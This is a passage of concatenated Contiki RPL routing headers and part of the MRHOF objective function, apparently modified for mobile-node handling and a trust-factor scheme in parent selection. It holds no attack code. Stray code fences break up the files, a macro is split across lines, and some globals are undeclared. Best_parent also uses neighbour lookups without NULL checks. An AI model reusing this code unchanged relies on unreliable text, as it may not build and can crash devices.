#define RPL_HDR_OPT_DOWN    0x80
#define RPL_HDR_OPT_DOWN_SHIFT    7
#define RPL_HDR_OPT_RANK_ERR    0x40
#define RPL_HDR_OPT_RANK_ERR_SHIFT    6
#define RPL_HDR_OPT_FWD_ERR   0x20
#define RPL_HDR_OPT_FWD_ERR_SHIFT     5
/*---------------------------------------------------------------------------*/
/* Default values for RPL constants and variables. */

/* The default value for the DAO timer. */
#ifdef RPL_CONF_DAO_LATENCY
#define RPL_DAO_LATENCY                RPL_CONF_DAO_LATENCY
#else /* RPL_CONF_DAO_LATENCY */
#define RPL_DAO_LATENCY                (CLOCK_SECOND / 50)
#endif /* RPL_DAO_LATENCY */

/* Special value indicating immediate removal. */
#define RPL_ZERO_LIFETIME              0

#define RPL_LIFETIME(instance, lifetime) \
  ((unsigned long)(instance)->lifetime_unit * (lifetime))

#ifndef RPL_CONF_MIN_HOPRANKINC
#define RPL_MIN_HOPRANKINC          256
#else
#define RPL_MIN_HOPRANKINC          RPL_CONF_MIN_HOPRANKINC
#endif
#define RPL_MAX_RANKINC             (7 * RPL_MIN_HOPRANKINC)

#define DAG_RANK(fixpt_rank, instance) \
  ((fixpt_rank) / (instance)->min_hoprankinc)

/* Rank of a virtual root node that coordinates DAG root nodes. */
#define BASE_RANK                      0

/* Rank of a root node. */
#define ROOT_RANK(instance)            (instance)->min_hoprankinc

#define INFINITE_RANK                  0xffff

/* Represents 2^n ms. */
/* Default value according to the specification is 3 which
   means 8 milliseconds, but that is an unreasonable value if
   using power-saving / duty-cycling    */
#ifdef RPL_CONF_DIO_INTERVAL_MIN
```

```
#define RPL_DIO_INTERVAL_MIN        RPL_CONF_DIO_INTERVAL_MIN
#else
#define RPL_DIO_INTERVAL_MIN        12
#endif

/* Maximum amount of timer doublings. */
#ifdef RPL_CONF_DIO_INTERVAL_DOUBLINGS
#define RPL_DIO_INTERVAL_DOUBLINGS  RPL_CONF_DIO_INTERVAL_DOUBLINGS
#else
#define RPL_DIO_INTERVAL_DOUBLINGS  8
#endif

/* Default DIO redundancy. */
#ifdef RPL_CONF_DIO_REDUNDANCY
#define RPL_DIO_REDUNDANCY          RPL_CONF_DIO_REDUNDANCY
#else
#define RPL_DIO_REDUNDANCY          10
#endif

/* Expire DAOs from neighbors that do not respond in this time. (seconds) */
#define DAO_EXPIRATION_TIMEOUT          2
/*---------------------------------------------------------------------------*/
#define RPL_INSTANCE_LOCAL_FLAG         0x80
#define RPL_INSTANCE_D_FLAG             0x40

/* Values that tell where a route came from. */
#define RPL_ROUTE_FROM_INTERNAL         0
#define RPL_ROUTE_FROM_UNICAST_DAO      1
#define RPL_ROUTE_FROM_MULTICAST_DAO    2
#define RPL_ROUTE_FROM_DIO              3

/* DAG Mode of Operation */
#define RPL_MOP_NO_DOWNWARD_ROUTES      0
#define RPL_MOP_NON_STORING             1
#define RPL_MOP_STORING_NO_MULTICAST    2
#define RPL_MOP_STORING_MULTICAST       3

#ifdef  RPL_CONF_MOP
#define RPL_MOP_DEFAULT                 RPL_CONF_MOP
#else
#define RPL_MOP_DEFAULT                 RPL_MOP_STORING_NO_MULTICAST
#endif

/*
 * The ETX in the metric container is expressed as a fixed-point value
 * whose integer part can be obtained by dividing the value by
 * RPL_DAG_MC_ETX_DIVISOR.
 */
#define RPL_DAG_MC_ETX_DIVISOR    128

/* DIS related */
#define RPL_DIS_SEND                    1
#ifdef  RPL_DIS_INTERVAL_CONF
#define RPL_DIS_INTERVAL                RPL_DIS_INTERVAL_CONF
#else
#define RPL_DIS_INTERVAL                60
#endif
#define RPL_DIS_START_DELAY             5
/*---------------------------------------------------------------------------*/
/* Lollipop counters */

#define RPL_LOLLIPOP_MAX_VALUE           255
#define RPL_LOLLIPOP_CIRCULAR_REGION     127
#define RPL_LOLLIPOP_SEQUENCE_WINDOWS    16
#define RPL_LOLLIPOP_INIT                (RPL_LOLLIPOP_MAX_VALUE - RPL_LOLLIPOP_SEQUENCE_WINDOWS +
1)
#define RPL_LOLLIPOP_INCREMENT(counter) \
  do { \
    if((counter) > RPL_LOLLIPOP_CIRCULAR_REGION) { \
      (counter) = ((counter) + 1) & RPL_LOLLIPOP_MAX_VALUE; \
    } else { \
      (counter) = ((counter) + 1) & RPL_LOLLIPOP_CIRCULAR_REGION; \
    } \
  } while(0)

#define RPL_LOLLIPOP_IS_INIT(counter) \
  ((counter) > RPL_LOLLIPOP_CIRCULAR_REGION)
/*---------------------------------------------------------------------------*/
#define RPL_PLUS_PLUS
#define RPL_NONCE_ID

#define RPL_TIMESTAMP_THRESHOLD 500 /*ms*/
#define RPL_TIMESTAM_JITTER_FOR_ALL_NODE  15
/* Logical representation of a DAG Information Object (DIO.) */
struct rpl_dio {
  uip_ipaddr_t dag_id;
  rpl_ocp_t ocp;
  rpl_rank_t rank;
  uint8_t grounded;
  uint8_t mop;
  uint8_t preference;
  uint8_t version;
  uint8_t instance_id;
  uint8_t dtsn;
  uint8_t flags;                /* smart-HOP added*/
  uint8_t rssi;                 /* smart-HOP added*/
  uint8_t dag_intdoubl;
  uint8_t dag_intmin;
  uint8_t dag_redund;
  uint8_t default_lifetime;
  uint16_t lifetime_unit;
  rpl_rank_t dag_max_rankinc;
  rpl_rank_t dag_min_hoprankinc;
  rpl_prefix_t destination_prefix;
  rpl_prefix_t prefix_info;
  struct rpl_metric_container mc;
  #ifdef RPL_NONCE_ID
  uint16_t nonce_id;
  uint16_t TF;
  #endif
};
typedef struct rpl_dio rpl_dio_t;
#ifdef RPL_NONCE_ID
#define TF_VALUE_ONE 100
#define TF_VALUE_ZERO 1
struct nbr_sec_list {
  struct nbr_sec_list *next;
  uint16_t nonce_id;
  uint8_t ipv6_addr[16];
  uint8_t TF;
  uint32_t prev_time;
  uint8_t isFirst;
  uint8_t ddos_cnt ;
};
extern list_t neighbor_security_list;
#endif
#if RPL_CONF_STATS
/* Statistics for fault management. */
struct rpl_stats {
  uint16_t mem_overflows;
  uint16_t local_repairs;
  uint16_t global_repairs;
  uint16_t malformed_msgs;
  uint16_t resets;
  uint16_t parent_switch;
};
typedef struct rpl_stats rpl_stats_t;

extern rpl_stats_t rpl_stats;
#endif
/*---------------------------------------------------------------------------*/
/* RPL macros. */

#if RPL_CONF_STATS
#define RPL_STAT(code)  (code)
#else
#define RPL_STAT(code)
#endif /* RPL_CONF_STATS */
/*---------------------------------------------------------------------------*/


CCIF extern process_event_t unreach_event;

PROCESS_NAME(unreach_process);
PROCESS_NAME(wait_dios);
CCIF extern process_event_t wait_dios_event;
extern enum {
  PARENT_UNREACHABLE,
  PARENT_REACHABLE,
  DIS_BURST,
  STOP_DIO_CHECK,
  SET_DIS_DELAY,
  SET_DIOS_INPUT,
  RESET_DIOS_INPUT,
  STOP_DIOS_INPUT
};
int unreach_flag;
void rpl_unreach();
void rpl_dis_burst();
void rpl_reachable(uint8_t dis_rssi);
void start_no_data_timer(void);
void stop_no_data_timer(void);

/* Instances */
extern rpl_instance_t instance_table[];
extern rpl_instance_t *default_instance;

/* ICMPv6 functions for RPL. */
void dis_output(uip_ipaddr_t *addr, uint8_t flags, uint8_t counter, uint8_t rssi, uint8_t ip6id);
void dio_output(rpl_instance_t *, uip_ipaddr_t * uc_addr, uint8_t flags);
void dao_output(rpl_parent_t *, uint8_t lifetime);
void dao_output_target(rpl_parent_t *, uip_ipaddr_t *, uint8_t lifetime);
void dao_ack_output(rpl_instance_t *, uip_ipaddr_t *, uint8_t);

/* RPL logic functions. */
void rpl_join_dag(uip_ipaddr_t * from, rpl_dio_t * dio);
void rpl_join_instance(uip_ipaddr_t * from, rpl_dio_t * dio);
void rpl_local_repair(rpl_instance_t * instance);
void rpl_process_dio(uip_ipaddr_t *, rpl_dio_t *, int mobility);
int rpl_process_parent_event(rpl_instance_t *, rpl_parent_t *);

/* DAG object management. */
rpl_dag_t *rpl_alloc_dag(uint8_t, uip_ipaddr_t *);
rpl_instance_t *rpl_alloc_instance(uint8_t);
void rpl_free_dag(rpl_dag_t *);
void rpl_free_instance(rpl_instance_t *);

/* DAG parent management function. */
rpl_parent_t *rpl_add_parent(rpl_dag_t *, rpl_dio_t * dio, uip_ipaddr_t *);
rpl_parent_t *rpl_find_parent(rpl_dag_t *, uip_ipaddr_t *);
rpl_parent_t *rpl_find_parent_any_dag(rpl_instance_t * instance,
                                    uip_ipaddr_t * addr);
void rpl_nullify_parent(rpl_parent_t *);
void rpl_remove_parent(rpl_parent_t *);
void rpl_move_parent(rpl_dag_t * dag_src, rpl_dag_t * dag_dst,
                    rpl_parent_t * parent);
rpl_parent_t *rpl_select_parent(rpl_dag_t * dag);
rpl_dag_t *rpl_select_dag(rpl_instance_t * instance, rpl_parent_t * parent);
void rpl_recalculate_ranks(void);

/* RPL routing table functions. */
void rpl_remove_routes(rpl_dag_t * dag);
void rpl_remove_routes_by_nexthop(uip_ipaddr_t * nexthop, rpl_dag_t * dag);
uip_ds6_route_t *rpl_add_route(rpl_dag_t * dag, uip_ipaddr_t * prefix,
                              int prefix_len, uip_ipaddr_t * next_hop);
void rpl_purge_routes(void);

/* Lock a parent in the neighbor cache. */
void rpl_lock_parent(rpl_parent_t * p);

/* Objective function. */
rpl_of_t *rpl_find_of(rpl_ocp_t);

/* Timer functions. */
void rpl_schedule_dao(rpl_instance_t *);
void rpl_schedule_dao_immediately(rpl_instance_t *);
void rpl_cancel_dao(rpl_instance_t * instance);

void rpl_reset_dio_timer(rpl_instance_t *);
void rpl_reset_periodic_timer(void);
void new_dio_interval(rpl_instance_t * instance, uip_ipaddr_t * dio_addr,
                     uint8_t flag, char priority);

/* Route poisoning. */
void rpl_poison_routes(rpl_dag_t *, rpl_parent_t *);

#endif /* RPL_PRIVATE_H */
/*---------------------------------------------------------------------------*/

/*---------------------------------rpl.h-------------------------------------*/
#ifndef RPL_H
#define RPL_H

#include "rpl-conf.h"

#include "lib/list.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "sys/ctimer.h"

/*---------------------------------------------------------------------------*/
typedef uint16_t rpl_rank_t;
typedef uint16_t rpl_ocp_t;
/*---------------------------------------------------------------------------*/
/* DAG Metric Container Object Types, to be confirmed by IANA. */
#define RPL_DAG_MC_NONE                         0 /* Local identifier for empty MC */
#define RPL_DAG_MC_NSA              1 /* Node State and Attributes */
#define RPL_DAG_MC_ENERGY           2 /* Node Energy */
#define RPL_DAG_MC_HOPCOUNT         3 /* Hop Count */
#define RPL_DAG_MC_THROUGHPUT       4 /* Throughput */
#define RPL_DAG_MC_LATENCY          5 /* Latency */
#define RPL_DAG_MC_LQL              6 /* Link Quality Level */
#define RPL_DAG_MC_ETX              7 /* Expected Transmission Count */
#define RPL_DAG_MC_LC               8 /* Link Color */

/* DAG Metric Container flags. */
#define RPL_DAG_MC_FLAG_P           0x8
#define RPL_DAG_MC_FLAG_C           0x4
```

```
#define RPL_DAG_MC_FLAG_O              0x2
#define RPL_DAG_MC_FLAG_R              0x1

/* DAG Metric Container aggregation mode. */
#define RPL_DAG_MC_AGGR_ADDITIVE       0
#define RPL_DAG_MC_AGGR_MAXIMUM        1
#define RPL_DAG_MC_AGGR_MINIMUM        2
#define RPL_DAG_MC_AGGR_MULTIPLICATIVE  3

/* The bit index within the flags field of
   the rpl_metric_object_energy structure. */
#define RPL_DAG_MC_ENERGY_INCLUDED      3
#define RPL_DAG_MC_ENERGY_TYPE                              1
#define RPL_DAG_MC_ENERGY_ESTIMATION   0

#define RPL_DAG_MC_ENERGY_TYPE_MAINS                0
#define RPL_DAG_MC_ENERGY_TYPE_BATTERY                              1
#define RPL_DAG_MC_ENERGY_TYPE_SCAVENGING     2

struct rpl_metric_object_energy {
  uint8_t flags;
  uint8_t energy_est;
};

/* Logical representation of a DAG Metric Container. */
struct rpl_metric_container {
  uint8_t type;
  uint8_t flags;
  uint8_t aggr;
  uint8_t prec;
  uint8_t length;
  union metric_object {
    struct rpl_metric_object_energy energy;
    uint16_t etx;
  } obj;
};
typedef struct rpl_metric_container rpl_metric_container_t;
/*---------------------------------------------------------------------------*/
struct rpl_instance;
struct rpl_dag;
/*---------------------------------------------------------------------------*/
struct rpl_parent {
  struct rpl_parent *next;
  struct rpl_dag *dag;
#if RPL_DAG_MC != RPL_DAG_MC_NONE
  rpl_metric_container_t mc;
#endif /* RPL_DAG_MC != RPL_DAG_MC_NONE */
  rpl_rank_t rank;
  uint16_t link_metric;
  uint8_t dtsn;
  uint8_t updated;
};
typedef struct rpl_parent rpl_parent_t;
/*---------------------------------------------------------------------------*/
/* RPL DIO prefix suboption */
struct rpl_prefix {
  uip_ipaddr_t prefix;
  uint32_t lifetime;
  uint8_t length;
  uint8_t flags;
};
typedef struct rpl_prefix rpl_prefix_t;
/*---------------------------------------------------------------------------*/
/* Directed Acyclic Graph */
struct rpl_dag {
  uip_ipaddr_t dag_id;
  rpl_rank_t min_rank; /* should be reset per DAG iteration! */
  uint8_t version;
  uint8_t grounded;
  uint8_t preference;
  uint8_t used;
  /* live data for the DAG */
  uint8_t joined;
  rpl_parent_t *preferred_parent;
  rpl_rank_t rank;
  struct rpl_instance *instance;
  rpl_prefix_t prefix_info;
};
typedef struct rpl_dag rpl_dag_t;
typedef struct rpl_instance rpl_instance_t;
/*---------------------------------------------------------------------------*/
/*
 * API for RPL objective functions (OF)
 *
 * reset(dag)
 *
 *  Resets the objective function state for a specific DAG. This function is
 *  called when doing a global repair on the DAG.
 *
 * neighbor_link_callback(parent, known, etx)
 *
 *  Receives link-layer neighbor information. The parameter "known" is set
 *  either to 0 or 1. The "etx" parameter specifies the current
 *  ETX(estimated transmissions) for the neighbor.
 *
 * best_parent(parent1, parent2)
 *
 *  Compares two parents and returns the best one, according to the OF.
 *
 * best_dag(dag1, dag2)
 *
 *  Compares two DAGs and returns the best one, according to the OF.
 *
 * calculate_rank(parent, base_rank)
 *
 *  Calculates a rank value using the parent rank and a base rank.
 *  If "parent" is NULL, the objective function selects a default increment
 *  that is adds to the "base_rank". Otherwise, the OF uses information known
 *  about "parent" to select an increment to the "base_rank".
 *
 * update_metric_container(dag)
 *
 *  Updates the metric container for outgoing DIOs in a certain DAG.
 *  If the objective function of the DAG does not use metric containers,
 *  the function should set the object type to RPL_DAG_MC_NONE.
 */
struct rpl_of {
  void (*reset)(struct rpl_dag *);
  void (*neighbor_link_callback)(rpl_parent_t *, int, int);
  rpl_parent_t *(*best_parent)(rpl_parent_t *, rpl_parent_t *);
  rpl_dag_t *(*best_dag)(rpl_dag_t *, rpl_dag_t *);
  rpl_rank_t (*calculate_rank)(rpl_parent_t *, rpl_rank_t);
  void (*update_metric_container)( rpl_instance_t *);
  rpl_ocp_t ocp;
};
typedef struct rpl_of rpl_of_t;
/*---------------------------------------------------------------------------*/
/* Instance */
struct rpl_instance {
  /* DAG configuration */
  rpl_metric_container_t mc;
  rpl_of_t *of;
  rpl_dag_t *current_dag;
  rpl_dag_t dag_table[RPL_MAX_DAG_PER_INSTANCE];
  /* The current default router - used for routing "upwards" */
  uip_ds6_defrt_t *def_route;
  uint8_t instance_id;
  uint8_t used;
  uint8_t dtsn_out;
  uint8_t mop;
  uint8_t dio_intdoubl;
  uint8_t dio_intmin;
  uint8_t dio_redundancy;
  uint8_t default_lifetime;
  uint8_t dio_intcurrent;
  uint8_t dio_send; /* for keeping track of which mode the timer is in */
  uint8_t dio_counter;
  uint8_t dios;
  uint8_t dio_reset_flag;
  rpl_rank_t max_rankinc;
  rpl_rank_t min_hoprankinc;
  uint16_t lifetime_unit; /* lifetime in seconds = l_u * d_l */
#if RPL_CONF_STATS
  uint16_t dio_totint;
  uint16_t dio_totsend;
  uint16_t dio_totrecv;
#endif /* RPL_CONF_STATS */
  clock_time_t dio_next_delay; /* delay for completion of dio interval */
  struct ctimer dio_timer;
  struct ctimer dao_timer;
  struct ctimer dao_lifetime_timer;
};
char check_dao_ack;
/*---------------------------------------------------------------------------*/
/* Public RPL functions. */
void rpl_init(void);
void uip_rpl_input(void);
rpl_dag_t *rpl_set_root(uint8_t instance_id, uip_ipaddr_t * dag_id);
int rpl_set_prefix(rpl_dag_t *dag, uip_ipaddr_t *prefix, unsigned len);
int rpl_repair_root(uint8_t instance_id);
int rpl_set_default_route(rpl_instance_t *instance, uip_ipaddr_t *from);
rpl_dag_t *rpl_get_any_dag(void);
rpl_instance_t *rpl_get_instance(uint8_t instance_id);
void rpl_update_header_empty(void);
int rpl_update_header_final(uip_ipaddr_t *addr);
int rpl_verify_header(int);
void rpl_insert_header(void);
void rpl_remove_header(void);
uint8_t rpl_invert_header(void);
uip_ipaddr_t *rpl_get_parent_ipaddr(rpl_parent_t *nbr);
rpl_rank_t rpl_get_parent_rank(uip_lladdr_t *addr);
uint16_t rpl_get_parent_link_metric(const uip_lladdr_t *addr);
void rpl_dag_init(void);


/**
 * RPL modes
 *
 * The RPL module can be in either of three modes: mesh mode
 * (RPL_MODE_MESH), feather mode (RPL_MODE_FEATHER), and leaf mode
 * (RPL_MODE_LEAF). In mesh mode, nodes forward data for other nodes,
 * and are reachable by others. In feather mode, nodes can forward
 * data for other nodes, but are not reachable themselves. In leaf
 * mode, nodes do not forward data for others, but are reachable by
 * others. */
enum rpl_mode {
  RPL_MODE_MESH = 0,
  RPL_MODE_FEATHER = 1,
  RPL_MODE_LEAF = 2,
};
```

```
/**
 * Set the RPL mode
 *
 * \param mode The new RPL mode
 * \retval The previous RPL mode
 */
enum rpl_mode rpl_set_mode(enum rpl_mode mode);

/**
 * Get the RPL mode
 *
 * \retval The RPL mode
 */
enum rpl_mode rpl_get_mode(void);

/*---------------------------------------------------------------------------*/
#endif /* RPL_H */
/*---------------------------------------------------------------------------*/



/*--------------------------------rpl-conf.h--------------------------------*/
#ifndef RPL_CONF_H
#define RPL_CONF_H

#include "contiki-conf.h"

/* Set to 1 to enable RPL statistics */
#ifndef RPL_CONF_STATS
#define RPL_CONF_STATS 0
#endif /* RPL_CONF_STATS */

/*
 * Select routing metric supported at runtime. This must be a valid
 * DAG Metric Container Object Type (see below). Currently, we only
 * support RPL_DAG_MC_ETX and RPL_DAG_MC_ENERGY.
 * When MRHOF (RFC6719) is used with ETX, no metric container must
 * be used; instead the rank carries ETX directly.
 */
#ifdef RPL_CONF_DAG_MC
#define RPL_DAG_MC RPL_CONF_DAG_MC
#else
//#define RPL_DAG_MC RPL_DAG_MC_NONE
#define RPL_DAG_MC RPL_DAG_MC_ETX
#endif /* RPL_CONF_DAG_MC */

/*
 * The objective function used by RPL is configurable through the
 * RPL_CONF_OF parameter. This should be defined to be the name of an
 * rpl_of object linked into the system image, e.g., rpl_of0.
 */
#ifdef RPL_CONF_OF
#define RPL_OF RPL_CONF_OF
#else
/* ETX is the default objective function. */
#define RPL_OF rpl_mrhof
#endif /* RPL_CONF_OF */

/* This value decides which DAG instance we should participate in by default. */
#ifdef RPL_CONF_DEFAULT_INSTANCE
#define RPL_DEFAULT_INSTANCE RPL_CONF_DEFAULT_INSTANCE
#else
#define RPL_DEFAULT_INSTANCE         0x1e
#endif /* RPL_CONF_DEFAULT_INSTANCE */

/*
 * This value decides if this node must stay as a leaf or not
 * as allowed by draft-ietf-roll-rpl-19#section-8.5
 */
#ifdef RPL_CONF_LEAF_ONLY
#define RPL_LEAF_ONLY RPL_CONF_LEAF_ONLY
#else
#define RPL_LEAF_ONLY 0
#endif

/*
 * Maximum of concurent RPL instances.
 */
#ifdef RPL_CONF_MAX_INSTANCES
#define RPL_MAX_INSTANCES     RPL_CONF_MAX_INSTANCES
#else
#define RPL_MAX_INSTANCES     1
#endif /* RPL_CONF_MAX_INSTANCES */

/*
 * Maximum number of DAGs within an instance.
 */
#ifdef RPL_CONF_MAX_DAG_PER_INSTANCE
#define RPL_MAX_DAG_PER_INSTANCE     RPL_CONF_MAX_DAG_PER_INSTANCE
#else
#define RPL_MAX_DAG_PER_INSTANCE     2
#endif /* RPL_CONF_MAX_DAG_PER_INSTANCE */

/*
 *
 */
#ifndef RPL_CONF_DAO_SPECIFY_DAG
#if RPL_MAX_DAG_PER_INSTANCE > 1
#define RPL_DAO_SPECIFY_DAG 1
#else
#define RPL_DAO_SPECIFY_DAG 0
#endif /* RPL_MAX_DAG_PER_INSTANCE > 1 */
#else
#define RPL_DAO_SPECIFY_DAG RPL_CONF_DAO_SPECIFY_DAG
#endif /* RPL_CONF_DAO_SPECIFY_DAG */

/*
 * The DIO interval (n) represents 2^n ms.
 *
 * According to the specification, the default value is 3 which
 * means 8 milliseconds. That is far too low when using duty cycling
 * with wake-up intervals that are typically hundreds of milliseconds.
 * ContikiRPL thus sets the default to 2^12 ms = 4.096 s.
 */
#ifdef RPL_CONF_DIO_INTERVAL_MIN
#define RPL_DIO_INTERVAL_MIN        RPL_CONF_DIO_INTERVAL_MIN
#else
#define RPL_DIO_INTERVAL_MIN        12
#endif

/*
 * Maximum amount of timer doublings.
 *
 * The maximum interval will by default be 2^(12+8) ms = 1048.576 s.
 * RFC 6550 suggests a default value of 20, which of course would be
 * unsuitable when we start with a minimum interval of 2^12.
 */
#ifdef RPL_CONF_DIO_INTERVAL_DOUBLINGS
#define RPL_DIO_INTERVAL_DOUBLINGS  RPL_CONF_DIO_INTERVAL_DOUBLINGS
#else
#define RPL_DIO_INTERVAL_DOUBLINGS  8
#endif

/*
```

```
 * DIO redundancy. To learn more about this, see RFC 6206.
 *
 * RFC 6550 suggests a default value of 10. It is unclear what the basis
 * of this suggestion is. Network operators might attain more efficient
 * operation by tuning this parameter for specific deployments.
 */
#ifdef RPL_CONF_DIO_REDUNDANCY
#define RPL_DIO_REDUNDANCY          RPL_CONF_DIO_REDUNDANCY
#else
#define RPL_DIO_REDUNDANCY          10
#endif

/*
 * Initial metric attributed to a link when the ETX is unknown
 */
#ifndef RPL_CONF_INIT_LINK_METRIC
#define RPL_INIT_LINK_METRIC        5
#else
#define RPL_INIT_LINK_METRIC        RPL_CONF_INIT_LINK_METRIC
#endif

/*
 * Default route lifetime unit. This is the granularity of time
 * used in RPL lifetime values, in seconds.
 */
#ifndef RPL_CONF_DEFAULT_LIFETIME_UNIT
#define RPL_DEFAULT_LIFETIME_UNIT       0xffff
#else
#define RPL_DEFAULT_LIFETIME_UNIT       RPL_CONF_DEFAULT_LIFETIME_UNIT
#endif

/*
 * Default route lifetime as a multiple of the lifetime unit.
 */
#ifndef RPL_CONF_DEFAULT_LIFETIME
#define RPL_DEFAULT_LIFETIME            0xff
#else
#define RPL_DEFAULT_LIFETIME            RPL_CONF_DEFAULT_LIFETIME
#endif

#endif /* RPL_CONF_H */
/*---------------------------------------------------------------------------*/



/*--------------------------------rpl-mrhof.c--------------------------------*/
#include "net/rpl/rpl-private.h"
#include "net/nbr-table.h"
#include "net/rpl/rpl.h"
#include "net/tcpip.h"

#define DEBUG DEBUG_NONE
#include "net/uip-debug.h"

#define NO_DATA_PERIOD (CLOCK_SECOND*9/2)

static struct ctimer no_data_timer;
static int timer_started;
static int bad_etx_flag;

static void reset(rpl_dag_t *);
static void neighbor_link_callback(rpl_parent_t *, int, int);
static rpl_parent_t *best_parent(rpl_parent_t *, rpl_parent_t *);
static rpl_dag_t *best_dag(rpl_dag_t *, rpl_dag_t *);
static rpl_rank_t calculate_rank(rpl_parent_t *, rpl_rank_t);
static void update_metric_container(rpl_instance_t *);
```

```
rpl_of_t rpl_mrhof = {
  reset,
  neighbor_link_callback,
  best_parent,
  best_dag,
  calculate_rank,
  update_metric_container,
  1
};

/* Constants for the ETX moving average */
#define ETX_SCALE   100
#define ETX_ALPHA   90

/* Reject parents that have a higher link metric than the following. */
#define MAX_LINK_METRIC     10

/* Reject parents that have a higher path cost than the following. */
#define MAX_PATH_COST     100

/*
 * The rank must differ more than 1/PARENT_SWITCH_THRESHOLD_DIV in order
 * to switch preferred parent.
 */
#define PARENT_SWITCH_THRESHOLD_DIV 2

typedef uint16_t rpl_path_metric_t;

static rpl_path_metric_t
calculate_path_metric(rpl_parent_t *p)
{
  if(p == NULL) {
    return MAX_PATH_COST * RPL_DAG_MC_ETX_DIVISOR;
  }
#if RPL_DAG_MC == RPL_DAG_MC_NONE
  return p->rank + (uint16_t)p->link_metric;
#elif RPL_DAG_MC == RPL_DAG_MC_ETX
  return p->mc.obj.etx + (uint16_t)p->link_metric;
#elif RPL_DAG_MC == RPL_DAG_MC_ENERGY
  return p->mc.obj.energy.energy_est + (uint16_t)p->link_metric;
#else
#error "Unsupported RPL_DAG_MC configured. See rpl.h."
#endif /* RPL_DAG_MC */
}
static void
reset(rpl_dag_t *sag)
{
  PRINTF("RPL: Reset MRHOF\n");
}
void post_parent_unreachable(void)
{
		if(bad_etx_flag == 1 && NO_DATA == 0){
				printf("NO DATA DETECTED\n");
				rpl_unreach();
				test_unreachable = 1;
				NO_DATA = 1;
				timer_started = 0;
				process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
		}
}
static void
neighbor_link_callback(rpl_parent_t *p, int status, int numtx)
{
  uint16_t recorded_etx = p->link_metric;
  uint16_t packet_etx = numtx * RPL_DAG_MC_ETX_DIVISOR;
  uint16_t new_etx;
  /* Do not penalize the ETX when collisions or transmission errors occur. */
  if(status == MAC_TX_OK || status == MAC_TX_NOACK) {
    if(status == MAC_TX_NOACK) {
      packet_etx = MAX_LINK_METRIC * RPL_DAG_MC_ETX_DIVISOR;
    }

    new_etx = ((uint32_t)recorded_etx * ETX_ALPHA +
               (uint32_t)packet_etx * (ETX_SCALE - ETX_ALPHA)) / ETX_SCALE;

    PRINTF("RPL: ETX changed from %u to %u (packet ETX = %u)\n",
           (unsigned)(recorded_etx / RPL_DAG_MC_ETX_DIVISOR),
           (unsigned)(new_etx / RPL_DAG_MC_ETX_DIVISOR),
           (unsigned)(packet_etx / RPL_DAG_MC_ETX_DIVISOR));
    p->link_metric = new_etx;
    #if MOBILE_NODE
                /*
                 *  Unreachability detection timer.
                 *  If there's no DATA input for NO_DATA_PERIOD, check current parent.
                 */
    if(packet_etx / RPL_DAG_MC_ETX_DIVISOR == 10){
                bad_etx_flag = 1;
                if(timer_started == 0)
                {
                                printf("bad etx\n");
                                ctimer_set(&no_data_timer, NO_DATA_PERIOD, post_parent_unreachable, NULL);
                                timer_started = 1;
                }
    }
    if(packet_etx / RPL_DAG_MC_ETX_DIVISOR == 1)
    {
                bad_etx_flag = 0;
                if(timer_started == 1)
                {
                ctimer_stop(&no_data_timer);
                timer_started = 0;
                process_post_synch(&wait_dios, STOP_DIOS_INPUT, NULL);
                /*process_post(&unreach_process, STOP_DIO_CHECK, NULL);*/
                PRINTF("good ETX..stopping timer\n");
                }
    }
    #endif
    }
}
static rpl_rank_t
calculate_rank(rpl_parent_t *p, rpl_rank_t base_rank)
{
  rpl_rank_t new_rank;
  rpl_rank_t rank_increase;

  if(p == NULL) {
    if(base_rank == 0) {
      return INFINITE_RANK;
    }
    rank_increase = RPL_INIT_LINK_METRIC * RPL_DAG_MC_ETX_DIVISOR;
  } else {
    rank_increase = p->link_metric;
    if(base_rank == 0) {
      base_rank = p->rank;
    }
  }

  if(INFINITE_RANK - base_rank < rank_increase) {
    /* Reached the maximum rank. */
    new_rank = INFINITE_RANK;
  } else {
    /* Calculate the rank based on the new rank information from DIO or
       stored otherwise. */
    new_rank = base_rank + rank_increase;
  }

  return new_rank;
}
static rpl_dag_t *
best_dag(rpl_dag_t *d1, rpl_dag_t *d2)
{
  if(d1->grounded != d2->grounded) {
    return d1->grounded ? d1 : d2;
  }

  if(d1->preference != d2->preference) {
    return d1->preference > d2->preference ? d1 : d2;
  }

  return d1->rank < d2->rank ? d1 : d2;
}

#ifdef RPL_NONCE_ID
struct nbr_sec_list * find_neigbour_by_ip(uint8_t *ip)
{
  struct nbr_sec_list *s = NULL;
  for(s = list_head(neighbor_security_list);
      s != NULL;
      s = list_item_next(s)) {
          if(memcmp(s->ipv6_addr ,ip , 16 ) == 0 )
            return s ;
  }

  return NULL;
}
#endif
static rpl_parent_t *
best_parent(rpl_parent_t *p1, rpl_parent_t *p2)
{
  rpl_dag_t *dag;
  rpl_path_metric_t min_diff;
  rpl_path_metric_t p1_metric;
  rpl_path_metric_t p2_metric;

  dag = p1->dag;                /* Both parents are in the same DAG. */

  min_diff = RPL_DAG_MC_ETX_DIVISOR / PARENT_SWITCH_THRESHOLD_DIV;

  p1_metric = calculate_path_metric(p1);
  p2_metric = calculate_path_metric(p2);
#ifdef RPL_NONCE_ID
  uint8_t *ipaddr1 = rpl_get_parent_ipaddr(p1);
  uint8_t *ipaddr2 = rpl_get_parent_ipaddr(p2);
  struct nbr_sec_list *node_1 = find_neigbour_by_ip(ipaddr1);
  struct nbr_sec_list *node_2 = find_neigbour_by_ip(ipaddr2);
  p1_metric = p1_metric/node_1->TF;
  p2_metric = p2_metric/node_2->TF;
#endif
  /* Maintain stability of the preferred parent in case of similar ranks. */
  if(p1 == dag->preferred_parent || p2 == dag->preferred_parent) {
    if(p1_metric < p2_metric + min_diff && p1_metric > p2_metric - min_diff) {
      PRINTF("RPL: MRHOF hysteresis: %u <= %u <= %u\n",
             p2_metric - min_diff, p1_metric, p2_metric + min_diff);
      return dag->preferred_parent;
    }
  }

  return p1_metric < p2_metric ? p1 : p2;
}
#if RPL_DAG_MC == RPL_DAG_MC_NONE
```

```
static void
update_metric_container(rpl_instance_t *instance)
{
  instance->mc.type = RPL_DAG_MC;
}
#else
static void
update_metric_container(rpl_instance_t *instance)
{
  rpl_path_metric_t path_metric;
  rpl_dag_t *dag;

#if RPL_DAG_MC == RPL_DAG_MC_ENERGY
  uint8_t type;
#endif

  instance->mc.type = RPL_DAG_MC;
  instance->mc.flags = RPL_DAG_MC_FLAG_P;
  instance->mc.aggr = RPL_DAG_MC_AGGR_ADDITIVE;
  instance->mc.prec = 0;

  dag = instance->current_dag;

  if(!dag->joined) {
